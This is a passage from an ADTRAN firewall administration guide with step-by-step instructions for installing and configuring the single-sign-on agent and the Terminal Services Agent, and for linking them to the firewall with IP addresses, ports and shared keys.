- Step 9** Enter the IP address of your firewall in the **ADTRAN appliance IP** field. Type the port number for the same appliance in the **ADTRAN appliance Port** field. Enter a shared key (a hexadecimal number from 1 to 16 digits in length) in the **Shared Key** field. Click **Next** to continue.

**Note**


This information can be configured at a later time. To skip this step and configure it later, leave the fields blank and click **Next**.



The SSO Agent installs. The status bar displays.

**Step 10** When installation is complete, optionally check the **Launch ADTRAN Directory Connector** box to launch the ADTRAN Directory Connector, and click **Finish**.

If you checked the **Launch ADTRAN Directory Connector** box, the ADTRAN Directory Connector will display.



## Installing the ADTRAN Terminal Services Agent


Install the TSA on one or more terminal servers on your network within the Windows domain. The TSA must have access to your ADTRAN UTM security appliance, and the appliance must have access to the TSA. If you have a software firewall running on the terminal server, you may need to open up the UDP port number for incoming messages from the appliance.

TSA is available for download without charge from NetVanta Security Portal account. To install the TSA, perform the following steps:


- 
- Step 1** On a Windows Terminal Server system, download one of the following installation programs, depending on your computer:
- TSAInstaller32.msi (32 bit, version 3.0.28.1001 or higher)
  - TSAInstaller64.msi (64 bit, version 3.0.28.1001 or higher)
- You can find these on <http://www.adtran.com/NetVantaSecurityPortal>.
- Step 2** Double-click the installation program to begin installation.
- Step 3** On the Welcome page, click **Next** to continue.
- Step 4** The License Agreement displays. Select **I agree** and click **Next** to continue.




- Step 5** On the Select Installation Folder window, select the destination folder. To use the default folder, C:\Program Files\ADTRAN\ADTRAN Terminal Services Agent\, click **Next**. To specify a custom location, click **Browse**, select the folder, and click **Next**.



- Step 6** On the Confirm Installation window, click **Next** to start the installation.



- Step 7** Wait while the ADTRAN Terminal Services Agent installs. The progress bar indicates the status.
- Step 8** When installation is complete, click **Close** to exit the installer.
- Step 9** You must restart your system before starting the ADTRAN Terminal Services Agent. To restart immediately, click **Yes** in the dialog box. To restart later, click **No**.




## Configuring the SSO Agent

The SSO Agent communicates with workstations using NetAPI or WMI, which both provide information about users that are logged into a workstation, including domain users, local users, and Windows services. WMI is pre-installed on Windows Server 2003, Windows XP, Windows ME, and Windows 2000. For other Windows versions, visit [www.microsoft.com](http://www.microsoft.com) to download WMI. Verify that WMI or NetAPI is installed prior to configuring the SSO Agent.

The .NET Framework 2.0 must be installed prior to configuring the SSO Agent. The .NET Framework can be downloaded from Microsoft at [www.microsoft.com](http://www.microsoft.com).


To configure the communication properties of the SSO Agent, perform the following tasks:

- Step 1** Launch the ADTRAN Configuration Tool by double-clicking the desktop shortcut or by navigating to **Start > All Programs > ADTRAN > ADTRAN Directory Connector > ADTRAN Configuration Tool**.



**Note**


If the IP address for a default firewall was not configured, or if it was configured incorrectly, a pop up will display. Click **Yes** to use the default IP address (192.168.168.168) or click **No** to use the current configuration.




If you clicked **Yes**, the message **Successfully restored the old configuration** will display. Click **OK**.




If you clicked **No**, or if you clicked **Yes** but the default configuration is incorrect, the message **SSO Agent service is not running. Please check the configuration and start the service.** will display. Click **OK**.



If the message **SSO Agent service is not running. Please check the configuration and start the service** displays, the SSO Agent service will be disabled by default. To enable the service, expand the ADTRAN Directory Connector Configuration Tool in the left navigation panel by clicking the + icon, highlight the SSO Agent underneath it, and click the  button.

**Step 2** In the left-hand navigation panel, expand the ADTRAN Directory Connector Configuration Tool by clicking the + icon. Right click the **SSO Agent** and select **Properties**.




**Step 3** From the **Logging Level** pull-down menu, select the level of events to be logged in the Windows Event Log. The default logging level is 1. Select one of the following levels:


- **Logging Level 0** - Only critical events are logged.
- **Logging Level 1** - Critical and significantly severe events are logged.
- **Logging Level 2** - All requests from the appliance are logged, using the debug level of severity.

**Note**


When Logging Level 2 is selected, the SSO Agent service will terminate if the Windows event log reaches its maximum capacity.



- Step 4** In the **Refresh Time** field, enter the frequency, in seconds, that the SSO Agent will refresh user log in status. The default is 60 seconds.




- Step 5** From the **Query Source** pull-down menu, select the protocol that the SSO Agent will use to communicate with workstations, either **NETAPI** or **WMI**.

**Note**

NetAPI will provide faster, though possibly slightly less accurate, performance. WMI will provide slower, though possibly more accurate, performance. With NetAPI, Windows reports the last login to the workstation whether or not the user is still logged in. This means that after a user logs out from his computer, the appliance will still show the user as logged in when NetAPI is used. If another user logs onto the same computer, then at that point the previous user is logged out from the ADTRAN.

WMI is pre-installed on Windows Server 2003, Windows XP, Windows Me, and Windows 2000. Both NetAPI and WMI can be manually downloaded and installed. NetAPI and WMI provide information about users that are logged into a workstation, including domain users, local users, and Windows services.

- Step 6** In the **Configuration File** field, enter the path for the configuration file. The default path is **C:\Program Files\ADTRAN\DCON\SSO\CIAConfig.xml**.



- Step 7** Click **Accept**.


- Step 8** Click **OK**.

## Adding a firewall


Use these instructions to manually add a firewall if you did not add one during installation, or to add additional firewalls.

To add a firewall, perform the following steps:

- Step 1** Launch the SSO Agent Configurator.



- Step 2** Expand the ADTRAN Directory Connector and SSO Agent trees in the left column by clicking the + button. Right click **ADTRAN appliances** and select **Add**.




- Step 3** Enter the appliance IP address for your firewall in the **Appliance IP** field. Enter the port for the same appliance in the **Appliance Port** field. The default port is 2258. Give your appliance a friendly name in the **Friendly Name** field. Enter a shared key in the **Shared Key** field or click **Generate Key** to generate a shared key. When you are finished, click **OK**.



Your appliance will display in the left-hand navigation panel under the **ADTRAN appliances** tree.




### Editing Appliances in SSO Agent




You can edit all settings on firewalls previously added in SSO Agent, including IP address, port number, friendly name, and shared key. To edit a firewall in SSO Agent, select the appliance from the left-hand navigation panel and click the edit icon  above the left-hand navigation panel. You can also click the **Edit** tab at the bottom of the right-hand window.



## Deleting Appliances in SSO Agent

To delete a firewall you previously added in SSO Agent, select the appliance from the left-hand navigation panel and click the delete icon  above the left-hand navigation panel.

## Modifying Services in SSO Agent

You can start, stop, and pause SSO Agent services to firewalls. To pause services for an appliance, select the appliance from the left-hand navigation panel and click the pause button . To stop services for an appliance, select the appliance from the left-hand navigation panel and click the stop button . To resume services, click the start button .

**Note**

You may be prompted to restart services after making configuration changes to a firewall in the SSO Agent. To restart services, press the stop button then press the start button.

## Configuring the ADTRAN Terminal Services Agent

After installing the TSA and restarting your Windows Server system, you can double-click the TSA desktop icon created by the installer to launch it for configuration, to generate a trouble shooting report (TSR), or to see the status and version information.




See the following sections:

- [“Adding a firewall to TSA Settings” on page 914](#)
- [“Creating a TSA Trouble Shooting Report” on page 914](#)
- [“Viewing TSA Status and Version” on page 915](#)

## Adding a firewall to TSA Settings

Perform the following steps to add a firewall to the TSA:

- Step 1** Double-click the TSA desktop icon.
- Step 2** The ADTRAN Terminal Services Agent window displays. On the **Settings** tab, type the IP address of the firewall into the **Appliance IP** field.



- Step 3** Type the communication port into the **Appliance Port** field. The default port is 2259, but a custom port can be used instead. This port must be open on the Windows Server system.
- Step 4** Type the encryption key into the **Shared Secret** field. Select the **Show Secret** checkbox to view the characters and verify correctness. The same shared secret must be configured on the firewall.
- Step 5** In the **Timeout** drop-down list, select the number of seconds that the agent will wait for a reply from the appliance before retrying the notification. The range is 5 to 10 seconds, and the default is 5 seconds.
- Step 6** In the **Retries** drop-down list, select the number of times the agent will retry sending a notification to the appliance when it does not receive a reply. The range is 3 to 10 retries, and the default is 5.
- Step 7** To enable full details in log messages, select the **Enable Verbose Log** checkbox. Do this only to provide extra, detailed information in a trouble shooting report. Avoid leaving this enabled at other times because it may impact performance.
- Step 8** Click **Apply**. A dialog box indicates that the TSA service has restarted with the new settings.




## Creating a TSA Trouble Shooting Report

You can create a trouble shooting report (TSR) containing all current log messages and information about the agent, driver, and system settings to examine or to send to ADTRAN Technical Support for assistance.

Perform the following steps to create a TSR for the TSA:

- Step 1** Double-click the TSA desktop icon.
- Step 2** The ADTRAN Terminal Services Agent window displays. Click the **Reports** tab.




- Step 3** To generate the TSR and automatically email it to ADTRAN Technical Support, click **Send**.
- Step 4** To generate the TSR and examine it in your default text editor, click **View**.
- Step 5** To generate the TSR and save it as a text file, click **Save As**.
- Step 6** When finished, click **Close**.

### Viewing TSA Status and Version

To display the current status of the TSA service on your Windows Server system, or to view the version number of the TSA, perform the following steps:

- Step 1** Double-click the TSA desktop icon.
- Step 2** The ADTRAN Terminal Services Agent window displays. Click the **About** tab.



- Step 3** Click **Close**.

## Configuring Your firewall for SSO Agent

To use single sign-on, your firewall must be configured to use either **SSO Agent** or **Browser NTLM authentication only** as the SSO method. **SSO Agent** is also the correct method to select when configuring the appliance to use the ADTRAN Terminal Services Agent.

The following procedure describes how to configure your firewall to use **SSO Agent**. Perform the following steps:

- Step 1** Log in to your firewall and navigate to **Users > Settings**.
- Step 2** In the **Single-sign-on method** drop-down menu, select **SSO Agent**. Use this choice to add and configure a TSA as well as an SSO Agent for the SSO method.

Users /  
**Settings**

Accept  Cancel

**User Login Settings**

Authentication method for login: LDAP

Single-sign-on method: SonicWALL SSO Agent

RADIUS may also be required for CHAP/NTLM:

Show authentication page for (minutes): 1

Case-sensitive user names

Enforce login uniqueness

Redirect users from HTTPS to HTTP on completion of login

Allow HTTP login with RADIUS CHAP mode

One-time password Email format:  Plain Text  HTML

**User Session Settings**

Inactivity timeout (minutes): 60

Enable login session limit for web logins

Login session limit (minutes): 60

Show user login status window

- Step 3** Click **Configure**. The Authentication Agent Settings page displays, showing any Authentication Agents already configured. The green LED next to the Agent's IP address indicates that the agent is currently up and running. A red LED would indicate that the agent is down. A grey LED shows that the agent is disabled. The LEDs are dynamically updated using AJAX.

| # | Status | Host Name/IP Address | Port | Timeout | Retries | Max Rqsts | Enable                              |
|---|--------|----------------------|------|---------|---------|-----------|-------------------------------------|
| 1 | ●      | 192.168.168.3        | 2258 | 10      | 6       | 32        | <input checked="" type="checkbox"/> |
| 2 | ●      | 192.168.168.31       | 2258 | 10      | 6       | 32        | <input type="checkbox"/>            |
| 3 | ●      | 192.168.168.95       | 2258 | 10      | 6       | 32        | <input type="checkbox"/>            |

Add

- Step 4** On the Authentication Agent Settings page, click the **Add** button to add an agent. The page is updated to display a new row in the table at the top, and two new tabs and their input fields in the lower half of the page.

| # | Status | Host Name/IP Address | Port | Timeout | Retries | Max Rqsts | Enable                              |
|---|--------|----------------------|------|---------|---------|-----------|-------------------------------------|
| 1 |        | 192.168.168.3        | 2258 | 10      | 6       | 32        | <input checked="" type="checkbox"/> |
| 2 |        | 192.168.168.31       | 2258 | 10      | 6       | 32        | <input type="checkbox"/>            |
| 3 |        | 192.168.168.95       | 2258 | 10      | 6       | 32        | <input type="checkbox"/>            |
| 4 |        | 0.0.0.0              | 2258 | 10      | 6       | 32        | <input checked="" type="checkbox"/> |

Advanced Settings:

Host Name or IP Address:  Port:

Shared Key:

Confirm Shared Key:

Timeout (seconds):  Retries:


Ready

OK Cancel Apply Help

- Step 5** In the **Host Name or IP Address** field, enter the name or IP address of the workstation on which SSO Agent is installed. As you type in values for the fields, the row at the top is updated in red to highlight the new information.
- Step 6** In the **Port** field, enter the port number of the workstation on which SSO Agent is installed. The default port is 2258. Note that agents at different IP addresses can have the same port number.
- Step 7** In the **Shared Key** field, enter the shared key that you created or generated in the SSO Agent. The shared key must match exactly. Re-enter the shared key in the **Confirm Shared Key** field.
- Step 8** In the **Timeout (seconds)** field, enter a number of seconds before the authentication attempt times out. This field is automatically populated with the default of 10 seconds.
- Step 9** In the **Retries** field, enter the number of authentication attempts.
- Step 10** Click the **Advanced** tab in the lower half of the page.
- Step 11** In the **Maximum requests to send at a time** field, enter the maximum number of requests to send from the appliance to the agent at one time. The default is 32.

The agent processes multiple requests concurrently, spawning a separate thread in the agent PC to handle each. Sending too many requests at a time can overload the PC. On the other hand, if the number of requests to be sent from the appliance exceeds the maximum, then some requests will wait on an internal “ring buffer” queue. Too many requests waiting could lead to slow response times in Single Sign On authentication. For more information, see [“Tuning Single Sign-On Advanced Settings” on page 938](#).

**Step 12** Click the **Users** tab. The User Settings page displays.



- Step 13** Check the box next to **Allow only users listed locally** to allow only users listed locally on the appliance to be authenticated.
- Step 14** Check the box next to **Simple user names in local database** to use simple user names. When selected, the domain component of a user name will be ignored. User names returned from the authentication agent typically include a domain component, for example, domain1/user1. If this box is not checked, user names in the local database must match exactly the full names returned from the agent, including the domain component.
